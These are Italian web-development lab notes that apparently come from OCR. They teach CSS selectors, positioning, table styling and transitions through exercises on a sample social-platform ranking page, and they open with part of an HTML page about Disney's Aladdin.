            Descritto nel primo film come un <em>diamante allo stato grezzo</em>,
            Aladdin &egrave; un ragazzo allegro, intelligente, audace, buono,
            generoso e pieno di risorse. La sua intraprendenza consiste nel rubare
            facilmente cibo per se stesso e Abu, ma spesso aiuta altri personaggi
            meno fortunati e rimprovera Abu nel caso prende pi&ugrave; del
            necessario. La semplice educazione di Aladdin gli ha insegnato ad amare
            tutti ci&ograve; che ha. La sua preoccupazione per gli altri ha
            contribuito a riunirlo con suo padre e incontrare Jasmine; purtroppo,
            questo funziona contro di lui nelle occasioni in cui aiuta personaggi
            come Iago e suo padre, costringendolo a ingannare Jasmine e le guardie
            del palazzo.
        </p>
        <p>
            <strong>Aladdin non &egrave; privo di difetti</strong>. Mentre corteggia
            Jasmine nei panni del principe Al&igrave;, mente costantemente sulla sua
            vera identit&agrave;, sentendo che Jasmine non lo accetterebbe come era.
            Inizialmente ha recitato con arroganza ma ha capito che questa
            esibizione non piaceva a Jasmine. Tuttavia, Aladdin ha dimostrato la
            capacit&agrave; di imparare dai suoi errori e fa tutto il possibile per
            rimediare.
        </p>
    </article>
</section>

<section id="quartasezione">
    <h2>Poteri e abilit&agrave;</h2>
    <article>
        <h3>Prova</h3>
        <p>
            Aladdin dimostra un'intelligenza di alto livello, poich&egrave; ha
            dimostrato di essere capace di superare in astuzia i nemici pi&ugrave;
            volte. Durante il primo film, &egrave; riuscito ad evitare di essere
            catturato dalle guardie nonostante fossero molto numerose e armate di
            spada. Aladdin &egrave; anche molto veloce e agile e ha buoni riflessi.
            Ha dimostrato alcune abilit&agrave; nelle scherma, nonostante si ignori
            se avesse avuto qualche addestramento. Aladdin &egrave; in grado di
            capire Abu, la sua scimmia. &egrave; anche un abile ladro fin
            dall'infanzia.
        </p>
    </article>
</section>

<section>
    <h2>Premi film</h2>
    <table>
        <tr>
            <th>Premio</th><th>Anno</th>
        </tr>
        <tr>
            <td>Premio Oscar</td>
            <td>1993</td>
        </tr>
```

```
                <tr>
                    <td>Golden Globe</td>
                    <td>1993</td>
                </tr>
                <tr>
                    <td>Premio BAFTA</td>
                    <td>1994</td>
                </tr>
                <tr>
                    <td>Grammy Award</td>
                    <td>1994</td>
                </tr>
            </table>
        </section>


        <footer>
            Ricordo di infanzia di <a href="https://ifrax.it" target="_blank">Gabriele Frassi
            </a>. Si ringrazia <a href="https://it.wikipedia.org/wiki/Aladdin_(personaggio)"
            target="_blank">Wikipedia</a> per il contenuto.
        </footer>
    </body>
</html>
```

Aladdin

0:00 / 1:21

Sviluppo

Uno dei primi problemi che gli animatori hanno affrontato durante la produzione di Aladdin è stata la rappresentazione dello stesso protagonista.

> Nelle prime fasi, era un po' più giovane, ed aveva una madre. [...] è poi diventato più atletico, più come un giovane protagonista. *Regista e produttore John Musker*

Inizialmente aveva appena 13 anni, ma alla fine la sua età è stata cambiata in 18.

L'animatore Glen Keane si è ispirato ad idoli degli adolescenti e ad attori cinematografici per costruire il fisico del personaggio. L'ispirazione principale per il suo aspetto era originariamente Michael J. Fox in Ritorno al futuro, ma in seguito è diventata Tom Cruise. I pantaloni larghi di Aladdin sono stati basati sullo stile del rapper MC Hammer. Inoltre, alcuni hanno affermato che questa concezione del personaggio lo ha reso quasi troppo contemporaneo per l'ambientazione del film.

Personalità

Descritto nel primo film come un *diamante allo stato grezzo*, Aladdin è un ragazzo allegro, intelligente, audace, buono, generoso e pieno di risorse. La sua intraprendenza consiste nel rubare facilmente cibo per se stesso e Abu, ma spesso aiuta altri personaggi meno fortunati e rimprovera Abu nel caso prende più del necessario. La semplice educazione di Aladdin gli ha insegnato ad amare tutti ciò che ha. La sua preoccupazione per gli altri ha contribuito a riunirlo con suo padre e incontrare Jasmine; purtroppo, questo funziona contro di lui nelle occasioni in cui aiuta personaggi come Iago e suo padre, costringendolo a ingannare Jasmine e le guardie del palazzo.

Aladdin non è privo di difetti. Mentre corteggia Jasmine nei panni del principe Ali, mente costantemente sulla sua vera identità, sentendo che Jasmine non lo accetterebbe come era. Inizialmente ha recitato con arroganza ma ha capito che questa esibizione non piaceva a Jasmine. Tuttavia, Aladdin ha dimostrato la capacità di imparare dai suoi errori e fa tutto il possibile per rimediare.

Poteri e abilità

Prova

Aladdin dimostra un'intelligenza di alto livello, poichè ha dimostrato di essere capace di superare in astuzia i nemici più volte. Durante il primo film, è riuscito ad evitare di essere catturato dalle guardie nonostante fossero molto numerose e armate di spada. Aladdin è anche molto veloce e agile e ha buoni riflessi. Ha dimostrato alcune abilità nelle scherma, nonostante si ignori se avesse avuto qualche addestramento. Aladdin è in grado di capire Abu, la sua scimmia. è anche un abile ladro fin dall'infanzia.

Premi film

Premio	Anno
Premio Oscar	1993
Golden Globe	1993
Premio BAFTA	1994
Grammy Award	1994

Ricordo di infanzia di Gabriele Frassi. Si ringrazia Wikipedia per il contenuto.

Laboratorio 2 – Martedì 13/10/2020

Specifiche

- Specifiche HTML5: https://www.w3.org/TR/html5/
- Specifiche CSS3: https://www.w3.org/TR/css-syntax-3/

Ripasso sui selettori

- I selettori permettono di selezionare uno o più nodi dell'albero DOM. Successivamente con le parentesi graffe si associano proprietà grafiche a questi nodi.
- **Sito per sperimentare selettori in modo dinamico**: https://www.w3schools.com/cssref/trysel.asp

- **Selettori basilari**:
  - `tag`
    elemento *tag* (per esempio html, body, p, div, span…)
  - `.classe`
    elemento appartenente alla classe *classe*
  - `tag.classe`
    elemento *tag* appartenente alla classe *classe*
  - `#nomeid`
    elemento avente id *nomeid*

- **Combinazione di selettori**:
  - `Selector1, selector2`
    elemento Selector1 o elemento Selector2
  - `Selector1 Selector2`
    elemento *Selector2* discendente dell'elemento *Selector1*
  - `Selector1 > Selector2`
    elemento *Selector2* il cui genitore stretto è *Selector1*
  - `Selector1 + Selector2`
    elemento *Selector2* posto subito dopo l'elemento *Selector1*
  - `Selector1 ~ Selector2`
    elemento *Selector2* fratello di *Selector1* (stanno sullo stesso livello, cit).
    Pensare al DOM e al livello in cui si trovano gli elementi.

- **Selezione a partire da attributi**:
  - `[attribute]`
    elemento che ha definito un certo attributo
  - `[attribute = value]`
    elemento che ha definito un certo attributo ponendo un valore value
  - `[attribute |= value]`
    elemento che ha definito un certo attributo il cui valore inizia con value
  - `[attribute $= value]`
    elemento che ha definito un certo attributo il cui valore termina con value
  - `[attribute ~= value]`
    elemento che ha definito un certo attributo il cui valore contiene la parola value
  - `[attribute *= value]`
    elemento che ha definito un certo attributo il cui valore contiene la sottostringa value

Ripasso sulle pseudo-classi

- `Selector:hover`
  per associare a un elemento *Selector* proprietà che si manifestano quando ci troviamo sopra l'elemento col cursore del mouse.

- `Selector:active`
  per associare a un elemento *Selector* proprietà che si manifestano quando clicchiamo col cursore sopra l'elemento ma non abbiamo ancora sollevato il dito dal tasto del mouse.

- `Selector:visited`
  per associare proprietà a link che sono già stati visitati dall'utente

- `Selector:link`
  per associare proprietà a link che non sono stati ancora visitati dall'utente.

- `Selector:checked`
  per associare proprietà ad elementi input (*radio* e *checkboxes*) che sono stati selezionati

- `Selector:nth-child(n)`
  elemento *Selector*, n-esimo figlio del padre.

- `Selector:nth-of-type(n)`
  n-esimo elemento *Selector* figlio del padre.

- Osservazione sulle ultime due pseudoclassi: n può essere un numero, ma anche una formula ($3n + 1$) o una keyword. In particolare
  - *odd*, per considerare gli elementi in posizione dispari
  - *even*, per considerare gli elementi in posizione pari

Esercizio grafica sito [Parte 1]

- I selettori sono cose che si comprendono soprattutto attraverso l'esercitazione.
- Prendiamo un file HTML che consiste in un sito classifica di piattaforme social.
- In questo momento è presente solo codice HTML: il nostro compito è migliorare la grafica col CSS.

- **Link del codice**: https://jsbin.com/tocozut/13/edit?html,output (in caso di problemi col link vedere avanti)

- **Cose richieste dal docente**:
  - Impostare la lunghezza di ogni immagine al 100px
  - Mettere un bordo tratteggiato di 1px a tutte le sezioni
  - Colorare lo sfondo di rosso del titolo di Youtube
  - Colorare lo sfondo di giallo di tutti i link "Torna su"
  - Colora di rosso la scritta "100 lingue"
  - Colora di sfondo verde la scritta "primo servizio"
    Evidenziare la differenza tra parent e ancestor
  - Metti un bordo spesso 5px intorno all'immagine di Youtube
    Provare la differenza tra attribute *= value e attribute ~= value
  - Quando si passa sopra i link "Torna su" cambiare il background in rosso e mettere il font a 50px

- **Soluzioni**:
  - Impostare la lunghezza di ogni immagine al 100px
    ```
    img { width: 100px; }
    ```
  - Mettere un bordo tratteggiato di 1px a tutte le sezioni
    ```
    section { border: 1px dotted; }
    ```
  - Colorare lo sfondo di rosso del titolo di Youtube
    ```
    #Youtube h1 { background-color: red; }
    ```

- Colorare lo sfondo di giallo di tutti i link "Torna su"

```
.top {
   background-color: yellow;
}
```

- Colora di rosso la scritta "100 lingue".

Si va nel complicato: osservo dove si trova la scritta. L'espressione è contenuta in uno strong collocato all'interno di uno span. Lo span è a sua volta posto all'interno di un div e il div si trova in un paragrafo. Il paragrafo si trova dentro article e infine article è posto all'interno di una sezione con id facebook. Non abbiamo bisogno di indicare tutta la discendenza: ci limiteremo a scrivere quanto segue

```
#Facebook span strong {
   background-color: red;
}
```

// Se usassi il selettore > sarei obbligato a indicare tutto il percorso detto prima.

- Colora di sfondo verde la scritta "primo servizio"

Evidenziare la differenza tra parent e ancestor

Andiamo a tappe

```
#Facebook div  em {
   background-color: green;
}
```

con questo selettore non andiamo a colorare solo l'elemento richiesto ma anche la scritta "14 maggio 2008". Come possiamo distinguere i due elementi? Osserviamo che:

- L'elemento giusto si trova all'interno di un div
- Quello in più si trova all'interno di uno span
- Entrambi gli elementi sono inclusi all'interno di un altro div.

Possiamo risolvere richiedendo discendenza diretta. Segue

```
#Facebook div > em {
   background-color: green;
}
```

- Metti un bordo spesso 5px intorno all'immagine di Youtube

Provare la differenza tra attribute *= value e attribute ~= value

Soluzione semplice:

```
img[alt='logo youtube'] {
   border: 5px solid red;
}
```

Prima soluzione alternativa:

```
img[alt*='tube'] {
   border: 5px solid red;
}
```

Seconda soluzione alternativa:

```
img[alt~='youtube'] {
   border: 5px solid red;
}
```

La prima soluzione alternativa "matcha" una sottostringa, la seconda una parola. Questo significa che se ponessi "tube" nella tilde il CSS non potrebbe trovare l'area che mi interessa definire graficamente.

- Quando si passa sopra i link "Torna su" cambiare il background in rosso e mettere il font a 50px


```
.top:hover {
   background-color: red;
   font-size: 50px;
}
```

CSS Positioning

- Nella lettura della pagina HTML gli elementi vengono letti in sequenza e posti all'interno di un flusso.
- L'attributo position permette di alterare il normale comportamento degli elementi

- **Valori possibili**:
    - `static`: rappresenta la posizione normale che ciascun elemento occupa nel flusso del documento (valore di default).

    - `relative`: l'elemento viene posizionato relativamente al suo box contenitore. In questo caso il box contenitore è rappresentato dal posto che l'elemento avrebbe occupato nel normale flusso del documento. La posizione viene impostata con le proprietà `top, left, bottom, right`.
        - Le coordinate in top, left, bottom, right dipendono dal box contenitore. Porre queste coordinate tutte uguali a zero significa collocare l'elemento in alto a sinistra nel contenitore.
        - L'area dove l'elemento avrebbe dovuto collocarsi a comportamento normale rimane vuota e non viene riempita



    - `absolute`: l'elemento, o meglio, il box dell'elemento, viene rimosso dal flusso del documento ed è posizionato in modo assoluto in base ai valori forniti con le proprietà `top, left, bottom, right`.
        - Finisce in cima al documento, se scorro l'elemento sparisce.
        - In un certo senso è come se avessi messo un vetro trasparente sopra il sito posizionando in cima a questo vetro l'elemento. Se io inquadro la parte bassa del vetro l'elemento sparisce.

    - `fixed`: usando questo valore il box dell'elemento viene, come per absolute, sottratto al normale flusso del documento. La differenza sta nel fatto che per fixed il box contenitore è la `viewport`.
        - La viewport può essere immaginata come la finestra di casa.
        - L'elemento con position fixed si comporterà come una tenda: indipendente da quello che si vede dalla finestra rimarrà sempre lì.

- **Esercitazione**:
    - Per esercitarci usiamo il seguente codice

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8"> <title>Test CSS positioning</title>
    </head>
    <body>
        <section>
            <span id="static">static</span>
            <span id="relative">relative</span>
            <span id="fixed">fixed</span>
            <span id="absolute">absolute</span>
        </section>
        <style>
        section { height: 300px; border: 1px solid;}
        span { border: 1px solid; }
        #static { position: static; }
        #relative { position: relative; }
        #fixed { position: fixed; }
        #absolute { position: absolute; }
        </style>
    </body>
</html>
```

    Se manipoliamo il CSS impostando valori per le proprietà `top, left, bottom e right` individueremo al volo le differenze.

Floating box

- Con **float** è possibile rimuovere un elemento dal normale flusso del documento e spostarlo su uno dei lati (destro o sinistro) del suo elemento contenitore. Il contenuto che circonda l'elemento scorrerà intorno ad esso sul lato opposto rispetto a quello indicato come valore di float.

- Gli elementi **float** vengono resi automaticamente block-level: questo significa che si può attribuire loro una larghezza e/o un'altezza via CSS.

- La proprietà **clear** serve a impedire che al fianco di un elemento compaiano altri elementi con il float. Si applica solo agli elementi blocco e non è ereditata.

- **Utilità della proprietà float**: *sidebar*, contenuti laterali di una qualunque pagina. Non vi scappi in mente l'idea di utilizzare le tabelle per dividere il sito in colonne: le tabelle non sono fatte per questo.

Esercizio: stile delle tabelle

- Vogliamo rendere più accattivante lo stile della seguente tabella

```
<table id="classifica">
   <caption><em>Top 10 Classifica Social</em></caption>
   <thead id="classifica_head">
      <tr>
        <th>Rank</th>
        <th>Social</th>
        <th>Active Users</th>
      </tr>
   </thead>
   <tbody>
      <tr>
        <td>1</td>
        <td>Facebook</td>
        <td>2498 ML</td>
      </tr>
      <tr>
        <td>2</td>
        <td>Youtube</td>
        <td>2000 ML</td>
      </tr>
      […]
      <tr>
        <td>10</td>
        <td>Weibo</td>
        <td>516 ML</td>
      </tr>
      <tfoot>
         <tr>
            <td colspan = "3" class="footer">
              <a target="_blank" href="#">Data Source</a>
            </td>
          </tr>
      </tfoot>
   </tbody>
</table>
```

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML
3	Whatsapp	2000 ML
4	FB Messenger	1300 ML
5	We Chat	1165 ML
6	Instagram	1000 ML
7	Tik Tok	800 ML
8	QQ	731 ML
9	QZone	517 ML
10	Weibo	516 ML

Data Source

- **Procediamo così**:
  - Creiamo dei bordi, distinguiamo le varie celle della tabella

```
th, td {
  border: 1px solid black;
}
```

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML
3	Whatsapp	2000 ML

- Di default i bordi delle celle sono distinti attraverso margine. Eliminiamo questo margine e poniamo un width al 100% in modo tale che la nostra tabella si estenda su tutta la pagina.

```
table#classifica {
  width: 100%;
  border-collapse:collapse;
}
```

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML
3	Whatsapp	2000 ML
4	FB Messenger	1300 ML

- Diamo uno stile diverso all'header della tabella (la prima riga). Impostiamo le seguenti proprietà:

```
thead {
  line-height: 40px;
  font-family: Verdana;
  background-color: orange;
  color: white;
}
```

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML

- Impostiamo un font diverso per le righe successive e aumentiamo la spaziatura (per le celle della tabella abbiamo impostato di default `vertical-align: middle`, quindi il testo sarà centrato verticalmente indipendentemente dall'altezza impostata).

```
tbody {
  font-family: Arial;
}

tr {
  height:40px;
}
```

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML

- Centriamo il testo in tutte le celle tranne in quelle relative ai social (seconda colonna)

```
td {
  text-align: center;
}
th:nth-of-type(2), td:nth-of-type(2) {
  text-align:left;
  padding-left: 40px;
}
```

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML
3	Whatsapp	2000 ML

- Impostiamo lo sfondo del footer della tabella uguale a quello della prima riga

```
tfoot {
  background-color: orange;
  color: white;
}
```

Data Source

- Coloriamo in modo diverso le righe in posizione pari della tabella

```
tr:nth-of-type(2n) {
  background-color: lightgray;
}
```

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML
3	Whatsapp	2000 ML

- Impostiamo un width per la prima e la seconda colonna: voglio ridurre la prima e allargare la seconda.

```
th:nth-of-type(1) {
  width: 10%;
}

th:nth-of-type(2) {
  width:70%;
}
```

- **Risultato finale**:

Top 10 Classifica Social

Rank	Social	Active Users
1	Facebook	2498 ML
2	Youtube	2000 ML
3	Whatsapp	2000 ML
4	FB Messenger	1300 ML
5	We Chat	1165 ML
6	Instagram	1000 ML
7	Tik Tok	800 ML
8	QQ	731 ML
9	QZone	517 ML
10	Weibo	516 ML
Data Source		

Esercizio: scacchiera

- Costruiamo una scacchiera a partire da una tabella avente otto righe e otto colonne (da questo si deduce il codice HTML della tabella).
- Imposto le proprietà della cella

```
td {
  border: 1px solid;
  width: 50px;
  height: 50px;
}
```


- Faccio collassare i bordi della cella (in modo tale da non avere margini fastidiosi)

```
table {
  border-collapse: collapse;
}
```

- Cambio lo sfondo di alcune celle. Precisamente:
  - nelle righe in posizione dispari coloro le celle in posizione dispari;
  - nelle righe in posizione pari coloro le celle in posizione pari.

```
tr:nth-of-type(odd) > td:nth-of-type(odd), tr:nth-of-type(even) > td:nth-of-type(even)  {
    background-color: black;
}
```

- **Risultato**:



CSS Horizontal navigation bar

- Supponiamo di avere una lista del seguente tipo:

```
<ul id=”barra”>
    <li><a href="#Facebook">Facebook</a></li>
    <li><a href="#Youtube" >Youtube</a></li>
    <li><a href="#Whatsapp" >Whatsapp</a></li>
    <li><a href="#other" >...</a></li>
</ul>
```

- Vogliamo creare una barra di navigazione orizzontale a partire da essa.
- Per fare ciò dobbiamo intervenire sulle seguenti proprietà:
  - `float: left` <--- modifico la disposizione degli elementi `li` sullo schermo
  - `list-style-type: none;` <--- Elimino i simboli della lista (in `ul`)
  - `overflow: hidden;` <--- In caso di trabocco da `ul` la parte traboccante viene nascosta
  - `text-decoration: none;` <--- Elimino decorazioni tipiche delle anchors (`li a`).
  - `text-align: center;` <--- centro il link all’interno dell’elemento `li` (`li a`).

Scroll behavior

- Abbiamo già visto che è possibile creare URL in grado di mandarci a specifiche aree della pagina. Ciò avviene sfruttando gli id degli elementi.
- Se abbiamo la pagina già aperta e usiamo uno di questi URL lo spostamento sarà netto e immediato.


- Col seguente codice avremo uno scroll transitorio dall’area in cui ci troviamo all’area dove è presente l’elemento con id indicato.

```
html {
   scroll-behavior: smooth;
}
```

CSS transition

- Le CSS transitions permettono di cambiare i valori delle proprietà CSS in modo graduale, rispettando certe tempistiche.
- Per creare un effetto di transizione bisogna specificare due cose:
  - La proprietà che si vuole modificare
  - La durata della transizione

- **Vediamo il seguente esempio**: abbiamo una serie di rettangolini con bordo blu e sfondo rosso e verde alternato. Se pongo il cursore sopra uno di questi quadratini, questo ruoterà di 90 gradi e cambierà progressivamente colore.



- *transition.html*

```
<!DOCTYPE html>
<html>
<head>
  <meta name="description" content="CSS transition">
  <meta charset="utf-8">
  <title>CSS transition</title>
  <link rel = "stylesheet" type = "text/css" href ="css/transition.css" />
</head>
<body>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
  <div></div>
</body>
</html>
```

- *transition.css*

```
/* creare dei box rettangolari di colore rosso e bordo blu */
div {
  width: 50px;
  height: 70px;
  border: 3px solid blue;
  background-color: red;
  /* rendere la transizione dolce di durata 2 secondi */
  transition: transform 2s, background-color 2s;
  margin: 2px;
}

/* colorare di verde quelli pari */
div:nth-child(even) {
  background-color: green;
}
```

```
/* fare una rotazione di 90 gradi e cambiare il colore in giallo al passaggio del mouse */
div:hover {
    transform : rotate(90deg);
    background-color: yellow;
}
```

- Nel CSS si gestiscono due transizioni:
  - Quella dal colore rosso al colore giallo.
    - In `div` abbiamo indicato il colore dello sfondo iniziale (in `div:nth-child(even)` abbiamo il colore iniziale dei div pari)
    - In `div:hover` abbiamo indicato il colore dello sfondo finale
  - La rotazione di 90 gradi.
    - In `div:hover` abbiamo indicato la rotazione usando la proprietà `transform`.
- Attraverso la proprietà `transition` in `div` abbiamo stabilito la durata di entrambe le transizioni: due secondi per la rotazione (`transform 2s`), due secondi per il cambio di colore (`background-color 2s`)


Riprendiamo la scacchiera

- Riprendiamo il codice della scacchiera e introduciamo una rotazione sull'asse Y delle celle della scacchiera (immaginiamoci il risultato finale come quelle porte dei grandi hotel che girano)

- Le aggiunte sono evidenziate

```
td {
  border: 1px solid;
  width: 50px;
  height: 50px;
  transition: 5s;
}

td:hover {
  transform: rotateY(720deg);
}
```

  - Con la `transform` si stabilisce la rotazione di 720 gradi solo sull'asse Y.
  - Con la `transition` si indica che la transizione durerà 5 secondi. Non ho bisogno di indicare a quale effetto sto facendo riferimento (contrariamente all'esercizio precedente): ne ho uno solo.



```
<!DOCTYPE html>
<html>
    <head>
        <meta name="description" content="CSS Selectors">
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width">
        <title>Classifica Social Platform</title>
    </head>
    <body>
        <header>
            <h1>Classifica Social Platform</h1>
            <nav>
                <ul>
                    <li><a href="#Facebook">Facebook</a></li>
                    <li><a href="#Youtube" >Youtube</a></li>
                    <li><a href="#Whatsapp" >Whatsapp</a></li>
                    <li><a href="#other" >...</a></li>
                </ul>
            </nav>
        </header>
        <section id="Facebook">
            <img  alt="logo facebook" src=
            "https://upload.wikimedia.org/wikipedia/commons/thumb/5/51/Facebook_f_logo_%282019
            %29.svg/1280px-Facebook_f_logo_%282019%29.svg.png"/>
            <h1>Facebook</h1>
            <a class="top" href="#top">Torna su</a>
            <article>
                <p>
                    Facebook è un social medium e <strong>rete sociale</strong> lanciato a
                    scopo commerciale il 4 febbraio 2004,
                    posseduto e gestito dalla società <em>Facebook Inc.</em>, e basato su
                    una piattaforma web 2.0 scritta
                    in vari linguaggi di programmazione (principalmente PFB).
                </p>
                <p>
                    <div>
                        <span>
                            È disponibile in oltre <strong>100 lingue</strong>(in italiano
                            dal <em>14 maggio 2008</em>);
                        </span>
                        <div>
                            nel giugno 2017 ha raggiunto 2,23 miliardi di utenti attivi
                            mensilmente, e si è classificato come <em>primo servizio</em>
                            di rete sociale per numero di utenti attivi.
                        </div>
                    </div>
                </p>
                <p>
                    Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur ac
                    eros ante. Integer blandit ornare mauris, a pharetra nibh venenatis
                    eget. Sed vel arcu sapien. Phasellus purus erat, ultrices et porta at,
                    pellentesque non erat. Sed eros ante, semper sit amet ultricies eu,
                    commodo vel ipsum. Nullam at lacinia felis. Mauris nunc dui, porta quis
                    pellentesque vulputate, egestas et ligula. Nullam fermentum metus erat,
                    at maximus arcu vehicula sed. Nunc vulputate augue pulvinar, posuere
                    risus placerat, molestie felis. Aenean volutpat erat nec augue volutpat
                    ullamcorper. Donec vehicula sapien nisl, at gravida eros aliquet id.
```

```
                Nullam eros risus, efficitur in turpis ut, blandit faucibus orci.
            </p>
        </article>
    </section>

    <section id="Youtube">
        <img  alt="logo youtube" src=
        "https://upload.wikimedia.org/wikipedia/commons/e/e1/Logo_of_YouTube_%282015-2017%
        29.svg" />
        <h1>Youtube</h1>
        <a class="top" href="#top">Torna su</a>
        <article>
            <p>
                Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur ac
                eros ante. Integer blandit ornare mauris, a pharetra nibh venenatis
                eget. Sed vel arcu sapien. Phasellus purus erat, ultrices et porta at,
                pellentesque non erat. Sed eros ante, semper sit amet ultricies eu,
                commodo vel ipsum. Nullam at lacinia felis. Mauris nunc dui, porta quis
                pellentesque vulputate, egestas et ligula. Nullam fermentum metus erat,
                at maximus arcu vehicula sed. Nunc vulputate augue pulvinar, posuere
                risus placerat, molestie felis. Aenean volutpat erat nec augue volutpat
                ullamcorper. Donec vehicula sapien nisl, at gravida eros aliquet id.
                Nullam eros risus, efficitur in turpis ut, blandit faucibus orci.
            </p>
            <p>
                Cras eu pellentesque elit. Aliquam at ex ligula. Maecenas rhoncus mollis
                rhoncus. Suspendisse potenti. Pellentesque auctor massa ut lorem
                feugiat, vitae semper tellus dictum. Maecenas ac varius odio. Praesent
                gravida bibendum eros, at posuere nisi egestas eget. Praesent sem elit,
                porttitor vitae molestie et, egestas id elit.
            </p>
            <p>
                Vestibulum scelerisque aliquam odio vel viverra. In eu nisl eu nisl
                venenatis rutrum. Donec vitae nisi consequat quam dictum suscipit.
                Quisque bibendum libero tortor. Vestibulum ante ipsum primis in faucibus
                orci luctus et ultrices posuere cubilia curae; Ut dignissim sem non
                massa feugiat vestibulum. Vivamus pellentesque eu enim vitae volutpat.
                Quisque orci velit, iaculis ac sem vitae, rhoncus semper ex.
            </p>
        </article>
    </section>

    <section id="Whatsapp">
        <img  alt="logo whatsapp" src=
        "https://upload.wikimedia.org/wikipedia/commons/thumb/6/6b/WhatsApp.svg/2560px-Wha
        tsApp.svg.png" />
        <h1>Whatsapp</h1>
        <a class="top" href="#top">Torna su</a>
        <article>
            <p>
                Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur ac
                eros ante. Integer blandit ornare mauris, a pharetra nibh venenatis
                eget. Sed vel arcu sapien. Phasellus purus erat, ultrices et porta at,
                pellentesque non erat. Sed eros ante, semper sit amet ultricies eu,
                commodo vel ipsum. Nullam at lacinia felis. Mauris nunc dui, porta quis
                pellentesque vulputate, egestas et ligula. Nullam fermentum metus erat,
                at maximus arcu vehicula sed. Nunc vulputate augue pulvinar, posuere
```

```
                risus placerat, molestie felis. Aenean volutpat erat nec augue volutpat
                ullamcorper. Donec vehicula sapien nisl, at gravida eros aliquet id.
                Nullam eros risus, efficitur in turpis ut, blandit faucibus orci.
            </p>
            <p>
                Cras eu pellentesque elit. Aliquam at ex ligula. Maecenas rhoncus mollis
                rhoncus. Suspendisse potenti. Pellentesque auctor massa ut lorem
                feugiat, vitae semper tellus dictum. Maecenas ac varius odio. Praesent
                gravida bibendum eros, at posuere nisi egestas eget. Praesent sem elit,
                porttitor vitae molestie et, egestas id elit.
            </p>
            <p>
                Vestibulum scelerisque aliquam odio vel viverra. In eu nisl eu nisl
                venenatis rutrum. Donec vitae nisi consequat quam dictum suscipit.
                Quisque bibendum libero tortor. Vestibulum ante ipsum primis in faucibus
                orci luctus et ultrices posuere cubilia curae; Ut dignissim sem non
                massa feugiat vestibulum. Vivamus pellentesque eu enim vitae volutpat.
                Quisque orci velit, iaculis ac sem vitae, rhoncus semper ex.
            </p>
        </article>
    </section>

    <section id="other">
        <h1>Altri....</h1>
        <a class="top" href="#top">Torna su</a>
        <article>
            <p>
                Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur ac
                eros ante. Integer blandit ornare mauris, a pharetra nibh venenatis
                eget. Sed vel arcu sapien. Phasellus purus erat, ultrices et porta at,
                pellentesque non erat. Sed eros ante, semper sit amet ultricies eu,
                commodo vel ipsum. Nullam at lacinia felis. Mauris nunc dui, porta quis
                pellentesque vulputate, egestas et ligula. Nullam fermentum metus erat,
                at maximus arcu vehicula sed. Nunc vulputate augue pulvinar, posuere
                risus placerat, molestie felis. Aenean volutpat erat nec augue volutpat
                ullamcorper. Donec vehicula sapien nisl, at gravida eros aliquet id.
                Nullam eros risus, efficitur in turpis ut, blandit faucibus orci.
            </p>
            <p>
                Cras eu pellentesque elit. Aliquam at ex ligula. Maecenas rhoncus mollis
                rhoncus. Suspendisse potenti. Pellentesque auctor massa ut lorem
                feugiat, vitae semper tellus dictum. Maecenas ac varius odio. Praesent
                gravida bibendum eros, at posuere nisi egestas eget. Praesent sem elit,
                porttitor vitae molestie et, egestas id elit.
            </p>
            <p>
                Vestibulum scelerisque aliquam odio vel viverra. In eu nisl eu nisl
                venenatis rutrum. Donec vitae nisi consequat quam dictum suscipit.
                Quisque bibendum libero tortor. Vestibulum ante ipsum primis in faucibus
                orci luctus et ultrices posuere cubilia curae; Ut dignissim sem non
                massa feugiat vestibulum. Vivamus pellentesque eu enim vitae volutpat.
                Quisque orci velit, iaculis ac sem vitae, rhoncus semper ex.
            </p>
        </article>
    </section>
</body>
</html>
```

Classifica Social Platform

Facebook

Torna su

